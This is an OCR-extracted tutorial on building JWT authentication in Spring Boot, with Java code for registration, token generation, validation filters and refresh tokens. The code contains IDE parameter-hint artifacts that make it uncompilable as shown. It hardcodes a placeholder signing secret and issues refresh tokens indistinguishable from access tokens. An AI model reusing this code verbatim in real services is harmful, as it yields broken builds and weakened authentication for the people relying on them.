
```
{
   "typ": "JWT",
   "alg": "RSA",
   "jwk": {
            "n" : "sfsdf234324324fsd4sfdsfsdf23",
            "e" : "ABC4ED",
            "kid" : "sdfds3432432432fwfdwfsfwf"
          }
}
```

5. Use "Kid" in the Header to look up the https://{Auth server domain}/.well-known/jwks.json to find the Public key.

JWT(Json Web Token) Authentication

- **It's a Stateless Authentication method.**
  - **Stateless authentication means, server do not maintain the user authentication state (aka Session).**
- **As mentioned in previous video, JWT has 3 parts**
  - **HEADER.PAYLOAD.SIGNATURE**





- **Header**: Metadata about the token, including the algorithm used (HMAC, RSA etc.)
- **Payload**: Contains **claims** (user details like userId, role, expiry time)
- **Signature**: Ensures token integrity (prevents tampering).
  Any change in payload like role from "user" to "admin" recalculated signature will not match the original.

Sample token:

eyJhbGciOiJSUzI1NiIsInR5cCI6Ik.eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6IkpvaG4gRG9l.SfIKxwRJSMeKKF2QT4fwpMeJ(truncated)
_a …
)

Steps we will follow:

1. User Creation

"/api/user-register" API

We have to create User (with username, password and Role)

2. Token Generation

"/generate-token" API

In this, User will pass its Username and password. If details matched, we will generate JWT token and return the same

3. Token Validation

When User try to access any resource, it will pass back the JWT, we will validate the token, If JWT token is valid, we will Authenticate the user and let the user access the resources.

4. Refresh Token

"/refresh-token" API

We need to provide the functionality to the user to Refresh its JWT token.

JWT Authentication implementation in Spring boot:

1st: User Creation (dynamically)

We have already seen its implementation


```java
@RestController
@RequestMapping("/api")
public class UserController {

    @Autowired
    UserRegisterEntityService userRegisterEntityService;

    @Autowired
    PasswordEncoder passwordEncoder;

    /*
    using this API to register the user into the system. username, password, role.
     */
    @PostMapping("/user-register")
    public ResponseEntity<String> register(@RequestBody UserRegisterEntity userRegisterDetails) {
        // Hash the password before saving
        userRegisterDetails.setPassword(passwordEncoder.encode(userRegisterDetails.getPassword()));

        userRegisterEntityService.save(userRegisterDetails);

        return ResponseEntity.ok( body: "User registered successfully!");
    }

    @GetMapping("/users")
    public String getUsersDetails(){
        Authentication authentication = SecurityContextHolder.getContext().getAuthentication();
        return "fetched user details successfully";
    }
}
```

```java
@Service
public class UserRegisterEntityService implements UserDetailsService {

    @Autowired
    private UserRegisterEntityRepository userAuthEntityRepository;

    @Override
    public UserDetails loadUserByUsername(String username) throws UsernameNotFoundException {
        return userAuthEntityRepository.findByUsername(username).orElseThrow(() -> new UsernameNotFoundException("user not found"));
    }

    public UserDetails save(UserRegisterEntity userRegisterEntity) {
        return userAuthEntityRepository.save(userRegisterEntity);
    }

}
```

```java
@Repository
public interface UserRegisterEntityRepository extends JpaRepository<UserRegisterEntity, Long> {

    Optional<UserRegisterEntity> findByUsername(String username);
}
```

```java
@Entity
@Table(name = "user_register")
public class UserRegisterEntity implements UserDetails {

    @Id
    @GeneratedValue(strategy = GenerationType.IDENTITY)
    private Long id;

    @Column(unique = true, nullable = false)
    private String username;

    @Column(nullable = false)
    private String password;

    private String role;

    public void setPassword(String password) { this.password = password; }

    public String getRole() { return role; }

    public void setRole(String role) { this.role = role; }

    @Override
    public Collection<? extends GrantedAuthority> getAuthorities() {
        return List.of(new SimpleGrantedAuthority(role));
    }

    @Override
    public String getPassword() { return password; }

    @Override
    public String getUsername() { return username; }
}
```

```java
@Configuration
@EnableWebSecurity
public class SecurityConfig {

    @Bean
    public PasswordEncoder passwordEncoder(){
        return new BCryptPasswordEncoder();
    }

    @Bean
    public SecurityFilterChain securityFilterChain(HttpSecurity http) throws Exception {

        http.authorizeHttpRequests(auth -> auth
                        .requestMatchers( ...patterns: "/api/user-register").permitAll()
                        .anyRequest().authenticated())
                .sessionManagement(session -> session
                        .sessionCreationPolicy(SessionCreationPolicy.STATELESS))
                .csrf(csrf -> csrf.disable());
        return http.build();
    }
}
```




2nd: Token Generation


- **Spring boot do not provide any default implementation for JWT Authentication.**
- **Because different application can have different requirement regarding:**
  - **Payload (some need to put only username, some need to put Id etc.)**
  - **Signing Algorithm (some want RSA, some want HMAC etc.)**
  - **Token Refreshing Strategy (some might need it, some don't)**

Now, the onus comes to engineer to implement the JWT functionality, that's why there is no 1 solution for it. Different engineers, different ways to implement.

But we will try to stick to Security Framework only to implement the JWT functionality.

Quick recap of the Architecture:





Notice one behavior in above flow:

- **Security filter creates "*Authentication*" Object, with data coming from request like username/password or Session-ID or Token etc. But it does not know, which Authentication Provider can handle it.**
- **Authentication Manager has a list of Authentication Provider. It calls Support Method of each AuthenticationProvider and pass the "*Authentication*" object and checks, if they can handle the request.**

ProviderManager.java (framework code)

```
@Override
public Authentication authenticate(Authentication authentication) throws AuthenticationException {
    Class<? extends Authentication> toTest = authentication.getClass();
    AuthenticationException lastException = null;
    AuthenticationException parentException = null;
    Authentication result = null;
    Authentication parentResult = null;
    int currentPosition = 0;
    int size = this.providers.size();
    for (AuthenticationProvider provider : getProviders()) {
        if (!provider.supports(toTest)) {
            continue;
        }
        if (logger.isTraceEnabled()) {
            logger.trace(LogMessage.format( format: "Authenticating request with %s (%d/%d)",
                    provider.getClass().getSimpleName(), ++currentPosition, size));
        }
        try {
            result = provider.authenticate(authentication);
            if (result != null) {
                copyDetails(authentication, result);
                break;
            }
        }
```

Iterating over the list of Authentication Providers


Calls "support" method and checks, if given Authentication Provider can handles the incoming Authentication request.


If yes, then only it calls its "authentication" method.

DaoAuthenticationProvider.java (framework code)

```
@Override
public boolean supports(Class<?> authentication) {
    return (UsernamePasswordAuthenticationToken.class.isAssignableFrom(authentication));
}
```

We just need to enhance this functionality for JWT implementation:





It will iterate over the list of Authentication Provider and calls Support method, to see to which Provider it need to invoke.

1. **Add our Custom Filter.**
2. **This Custom Filter creates an object of Custom Authentication Object.**
3. **Create new Custom Authentication Provider and also update Authentication Manager's "AuthenticationProvider" List and add our Custom Authentication Provider in it.**
4. **Now Authentication Manager get the custom Authentication Object, it will check all the providers to see, which can handle it and only our CustomAuthencationProvider will return true and thus Authentication Manager will pass the request to our provider.**

Lets, code for Token generation part.

- **First, we need to add JWT dependencies.**
- **In Token Generation part, user passes username/password in request and we have to match it against the stored username and password.**
- **This functionality is similar to DaoAuthenticationProvider, so we will try to use that.**
- **And if username/password is matched, we have to generate the token.**

Pom.xml

```
<dependency>
    <groupId>io.jsonwebtoken</groupId>
    <artifactId>jjwt-api</artifactId>
    <version>0.12.6</version>
</dependency>
<dependency>
    <groupId>io.jsonwebtoken</groupId>
    <artifactId>jjwt-impl</artifactId>
    <version>0.12.6</version>
    <scope>runtime</scope>
</dependency>
<dependency>
    <groupId>io.jsonwebtoken</groupId>
    <artifactId>jjwt-jackson</artifactId> <!-- Required for JSON processing -->
    <version>0.12.6</version>
</dependency>
```


```java
public class JWTAuthenticationFilter extends OncePerRequestFilter {

    private final AuthenticationManager authenticationManager;
    private final JWTUtil jwtUtil;

    public JWTAuthenticationFilter(AuthenticationManager authenticationManager, JWTUtil jwtUtil) {
        this.authenticationManager = authenticationManager;
        this.jwtUtil = jwtUtil;
    }

    @Override
    protected void doFilterInternal(HttpServletRequest request,
                                    HttpServletResponse response,
                                    FilterChain filterChain) throws ServletException, IOException {

        if (!request.getServletPath().equals("/generate-token")) {
            filterChain.doFilter(request, response);
            return;
        }

        ObjectMapper objectMapper = new ObjectMapper();
        LoginRequest loginRequest = objectMapper.readValue(request.getInputStream(), LoginRequest.class);

        UsernamePasswordAuthenticationToken authToken =
                new UsernamePasswordAuthenticationToken(loginRequest.getUsername(), loginRequest.getPassword());

        Authentication authResult = authenticationManager.authenticate(authToken);

        if (authResult.isAuthenticated()) {
            String token = jwtUtil.generateToken(authResult.getName(), expiryMinutes: 15); //15min
            response.setHeader( s: "Authorization", s1: "Bearer " + token);
        }
    }
}
```


I am specifically using this Authentication object, so that DaoAuthenticationProvider can handle it.


```java
public class LoginRequest {

    private String username;
    private String password;

    public String getUsername() { return username; }

    public void setUsername(String username) { this.username = username; }

    public String getPassword() { return password; }

    public void setPassword(String password) { this.password = password; }
}
```

```java
@Component
public class JWTUtil {

    private static final String SECRET_KEY = "your-secure-secret-key-min-32bytes";
    private static final Key key = Keys.hmacShaKeyFor(SECRET_KEY.getBytes(StandardCharsets.UTF_8));


    // Generate JWT Token
    public String generateToken(String username, long expiryMinutes) {
        return Jwts.builder()
                .setSubject(username)
                .setIssuedAt(new Date())
                .setExpiration(new Date(System.currentTimeMillis() + expiryMinutes * 60 * 1000)) //in milliseconds
                .signWith(key, SignatureAlgorithm.HS256)
                .compact();
    }
}
```

```java
@Configuration
@EnableWebSecurity
public class SecurityConfig {

    private JWTUtil jwtUtil;
    private UserDetailsService userDetailsService;

    @Autowired
    public SecurityConfig(JWTUtil jwtUtil, UserDetailsService userDetailsService) {
        this.jwtUtil = jwtUtil;
        this.userDetailsService = userDetailsService;
    }

    @Bean
    public DaoAuthenticationProvider daoAuthenticationProvider() {
        DaoAuthenticationProvider provider = new DaoAuthenticationProvider();
        provider.setUserDetailsService(userDetailsService);
        provider.setPasswordEncoder(passwordEncoder());
        return provider;
    }

    @Bean
    public PasswordEncoder passwordEncoder(){
       return new BCryptPasswordEncoder();
    }

    @Bean
    public SecurityFilterChain securityFilterChain(HttpSecurity http, AuthenticationManager authenticationManager,
                                                   JWTUtil jwtUtil) throws Exception {

        // Authentication filter responsible for login
        JWTAuthenticationFilter jwtAuthFilter = new JWTAuthenticationFilter(authenticationManager, jwtUtil);

        http.authorizeHttpRequests(auth -> auth
                        .requestMatchers( ...patterns: "/api/user-register").permitAll()
                        .anyRequest().authenticated())
                .sessionManagement(session -> session
                        .sessionCreationPolicy(SessionCreationPolicy.STATELESS))
                .csrf(csrf -> csrf.disable())
                .addFilterBefore(jwtAuthFilter, UsernamePasswordAuthenticationFilter.class) ; // add generate token filter
        return http.build();
    }

    @Bean
    public AuthenticationManager authenticationManager() {
        return new ProviderManager(Arrays.asList(
                daoAuthenticationProvider()));
    }
}
```








3rd: Token Validation

- **Now, if user try to access any restricted resource. They need to pass the Token in the Authorization Header like below:**




```java
public class JwtValidationFilter extends OncePerRequestFilter {

    private final AuthenticationManager authenticationManager;

    public JwtValidationFilter(AuthenticationManager authenticationManager) {
        this.authenticationManager = authenticationManager;
    }
    @Override
    protected void doFilterInternal(HttpServletRequest request,
                                    HttpServletResponse response,
                                    FilterChain filterChain) throws ServletException, IOException {

        String token = extractJwtFromRequest(request);
        if (token != null) {

            JwtAuthenticationToken authenticationToken = new JwtAuthenticationToken(token);
            Authentication authResult = authenticationManager.authenticate(authenticationToken);
            if(authResult.isAuthenticated()) {
                SecurityContextHolder.getContext().setAuthentication(authResult);
            }
        }

        filterChain.doFilter(request, response);
    }

    private String extractJwtFromRequest(HttpServletRequest request) {
        String bearerToken = request.getHeader( s: "Authorization");
        if (bearerToken != null && bearerToken.startsWith("Bearer ")) {
            return bearerToken.substring( beginIndex: 7);
        }
        return null;
    }
}
```


```java
public class JwtAuthenticationToken extends AbstractAuthenticationToken {

    private final String token;

    public JwtAuthenticationToken(String token) {
        super( authorities: null);
        this.token = token;
        setAuthenticated(false);
    }

    public String getToken() { return token; }

    @Override
    public Object getCredentials() { return token; }

    @Override
    public Object getPrincipal() { return null; }
}
```


```java
public class JWTAuthenticationProvider implements AuthenticationProvider {

    private JWTUtil jwtUtil;
    private UserDetailsService userDetailsService;

    public JWTAuthenticationProvider(JWTUtil jwtUtil, UserDetailsService userDetailsService) {
        this.jwtUtil = jwtUtil;
        this.userDetailsService = userDetailsService;
    }

    @Override
    public Authentication authenticate(Authentication authentication) throws AuthenticationException {
        String token = ((JwtAuthenticationToken) authentication).getToken();

        String username = jwtUtil.validateAndExtractUsername(token);
        if (username == null) {
            throw new BadCredentialsException("Invalid JWT Token");
        }

        UserDetails userDetails = userDetailsService.loadUserByUsername(username);
        return new UsernamePasswordAuthenticationToken(userDetails, credentials: null, userDetails.getAuthorities());
    }

    @Override
    public boolean supports(Class<?> authentication) {
        return JwtAuthenticationToken.class.isAssignableFrom(authentication);
    }
}
```


```java
@Component
public class JWTUtil {

    private static final String SECRET_KEY = "your-secure-secret-key-min-32bytes";
    private static final Key key = Keys.hmacShaKeyFor(SECRET_KEY.getBytes(StandardCharsets.UTF_8));


    // Generate JWT Token
    public String generateToken(String username, long expiryMinutes) {
        return Jwts.builder()
                .setSubject(username)
                .setIssuedAt(new Date())
                .setExpiration(new Date(System.currentTimeMillis() + expiryMinutes * 60 * 1000)) //in milliseconds
                .signWith(key, SignatureAlgorithm.HS256)
                .compact();
    }

    public String validateAndExtractUsername(String token) {
        try {
            return Jwts.parser() JwtParserBuilder
                    .setSigningKey(key)
                    .build() JwtParser
                    .parseClaimsJws(token) Jws<Claims>
                    .getBody() Claims
                    .getSubject();
        } catch (JwtException e) {
            return null; // Invalid or expired JWT
        }
    }
}
```

```java
@Configuration
@EnableWebSecurity
public class SecurityConfig {

    private JWTUtil jwtUtil;
    private UserDetailsService userDetailsService;

    @Autowired
    public SecurityConfig(JWTUtil jwtUtil, UserDetailsService userDetailsService) {
        this.jwtUtil = jwtUtil;
        this.userDetailsService = userDetailsService;
    }

    @Bean
    public JWTAuthenticationProvider jwtAuthenticationProvider() {
        return new JWTAuthenticationProvider(jwtUtil, userDetailsService);
    }

    @Bean
    public DaoAuthenticationProvider daoAuthenticationProvider() {
        DaoAuthenticationProvider provider = new DaoAuthenticationProvider();
        provider.setUserDetailsService(userDetailsService);
        provider.setPasswordEncoder(passwordEncoder());
        return provider;
    }

    @Bean
    public PasswordEncoder passwordEncoder(){
        return new BCryptPasswordEncoder();
    }
```


```java
    @Bean
    public SecurityFilterChain securityFilterChain(HttpSecurity http, AuthenticationManager authenticationManager,
                                                   JWTUtil jwtUtil) throws Exception {

        // Authentication filter responsible for login
        JWTAuthenticationFilter jwtAuthFilter = new JWTAuthenticationFilter(authenticationManager, jwtUtil);

        // Validation filter for checking JWT in every request
        JwtValidationFilter jwtValidationFilter = new JwtValidationFilter(authenticationManager);

        http.authorizeHttpRequests(auth -> auth
                        .requestMatchers( ...patterns: "/api/user-register").permitAll()
                        .anyRequest().authenticated())
                .sessionManagement(session -> session
                        .sessionCreationPolicy(SessionCreationPolicy.STATELESS))
                .csrf(csrf -> csrf.disable())
                .addFilterBefore(jwtAuthFilter, UsernamePasswordAuthenticationFilter.class) // generate token filter
                .addFilterAfter(jwtValidationFilter, JWTAuthenticationFilter.class); // validate token filter
        return http.build();
    }

    @Bean
    public AuthenticationManager authenticationManager() {
        return new ProviderManager(Arrays.asList(
                daoAuthenticationProvider(),
                jwtAuthenticationProvider()
        ));
    }
}
```







When tried to add Invalid Token:



4th: Refresh Token

- **Generally access tokens are short lived.**
- **Once access token get expired, Refresh token (generally long lived) is used to obtain new access token, without requiring user to log in again.**

```java
public class JWTAuthenticationFilter extends OncePerRequestFilter {

    private final AuthenticationManager authenticationManager;
    private final JWTUtil jwtUtil;

    public JWTAuthenticationFilter(AuthenticationManager authenticationManager, JWTUtil jwtUtil) {
        this.authenticationManager = authenticationManager;
        this.jwtUtil = jwtUtil;
    }

    @Override
    protected void doFilterInternal(HttpServletRequest request,
                                    HttpServletResponse response,
                                    FilterChain filterChain) throws ServletException, IOException {

        if (!request.getServletPath().equals("/generate-token")) {
            filterChain.doFilter(request, response);
            return;
        }

        ObjectMapper objectMapper = new ObjectMapper();
        LoginRequest loginRequest = objectMapper.readValue(request.getInputStream(), LoginRequest.class);

        UsernamePasswordAuthenticationToken authToken =
                new UsernamePasswordAuthenticationToken(loginRequest.getUsername(), loginRequest.getPassword());
        Authentication authResult = authenticationManager.authenticate(authToken);

        if (authResult.isAuthenticated()) {
            String token = jwtUtil.generateToken(authResult.getName(), expiryMinutes: 15); //15min
            response.setHeader( s: "Authorization", s1: "Bearer " + token);

            String refreshToken = jwtUtil.generateToken(authResult.getName(), expiryMinutes: 7 * 24 * 60); //7day
            // Set Refresh Token in HttpOnly Cookie
            //we can also send it in response body but then client has to store it in local storage or in-memory
            Cookie refreshCookie = new Cookie( name: "refreshToken", refreshToken);
            refreshCookie.setHttpOnly(true); //prevent javascript from accessing it
            refreshCookie.setSecure(true); // sent only over HTTPS
            refreshCookie.setPath("/refresh-token"); // Cookie available only for refresh endpoint
            refreshCookie.setMaxAge(7 * 24 * 60 * 60); // 7 days expiry
            response.addCookie(refreshCookie);
        }
    }
}
```


```java
public class JWTRefreshFilter extends OncePerRequestFilter {

    private final AuthenticationManager authenticationManager;
    private final JWTUtil jwtUtil;

    public JWTRefreshFilter(JWTUtil jwtUtil, AuthenticationManager authenticationManager) {
        this.jwtUtil = jwtUtil;
        this.authenticationManager = authenticationManager;
    }

    @Override
    protected void doFilterInternal(HttpServletRequest request,
                                    HttpServletResponse response,
                                    FilterChain filterChain) throws ServletException, IOException {

        if (!request.getServletPath().equals("/refresh-token")) {
            filterChain.doFilter(request, response);
            return;
        }
        String refreshToken = extractJwtFromRequest(request);
        if (refreshToken == null) {
            response.setStatus(HttpServletResponse.SC_UNAUTHORIZED);
            return;
        }
        JwtAuthenticationToken authenticationToken = new JwtAuthenticationToken(refreshToken);
        Authentication authResult = authenticationManager.authenticate(authenticationToken);
        if(authResult.isAuthenticated()) {
            String newToken = jwtUtil.generateToken(authResult.getName(), expiryMinutes: 15); //15min
            response.setHeader( s: "Authorization", s1: "Bearer " + newToken);
        }
    }

    private String extractJwtFromRequest(HttpServletRequest request) {
        Cookie[] cookies = request.getCookies();
        if (cookies == null) {
            return null;
        }
        String refreshToken = null;
        for (Cookie cookie : cookies) {
            if ("refreshToken".equals(cookie.getName())) {
                refreshToken = cookie.getValue();
            }
        }
        return refreshToken;
    }
}
```


```java
public class JwtAuthenticationToken extends AbstractAuthenticationToken {

    private final String token;

    public JwtAuthenticationToken(String token) {
        super( authorities: null);
        this.token = token;
        setAuthenticated(false);
    }

    public String getToken() { return token; }

    @Override
    public Object getCredentials() { return token; }

    @Override
    public Object getPrincipal() { return null; }
}
```


```java
@Component
public class JWTUtil {

    private static final String SECRET_KEY = "your-secure-secret-key-min-32bytes";
    private static final Key key = Keys.hmacShaKeyFor(SECRET_KEY.getBytes(StandardCharsets.UTF_8));


    // Generate JWT Token
    public String generateToken(String username, long expiryMinutes) {
        return Jwts.builder()
                .setSubject(username)
                .setIssuedAt(new Date())
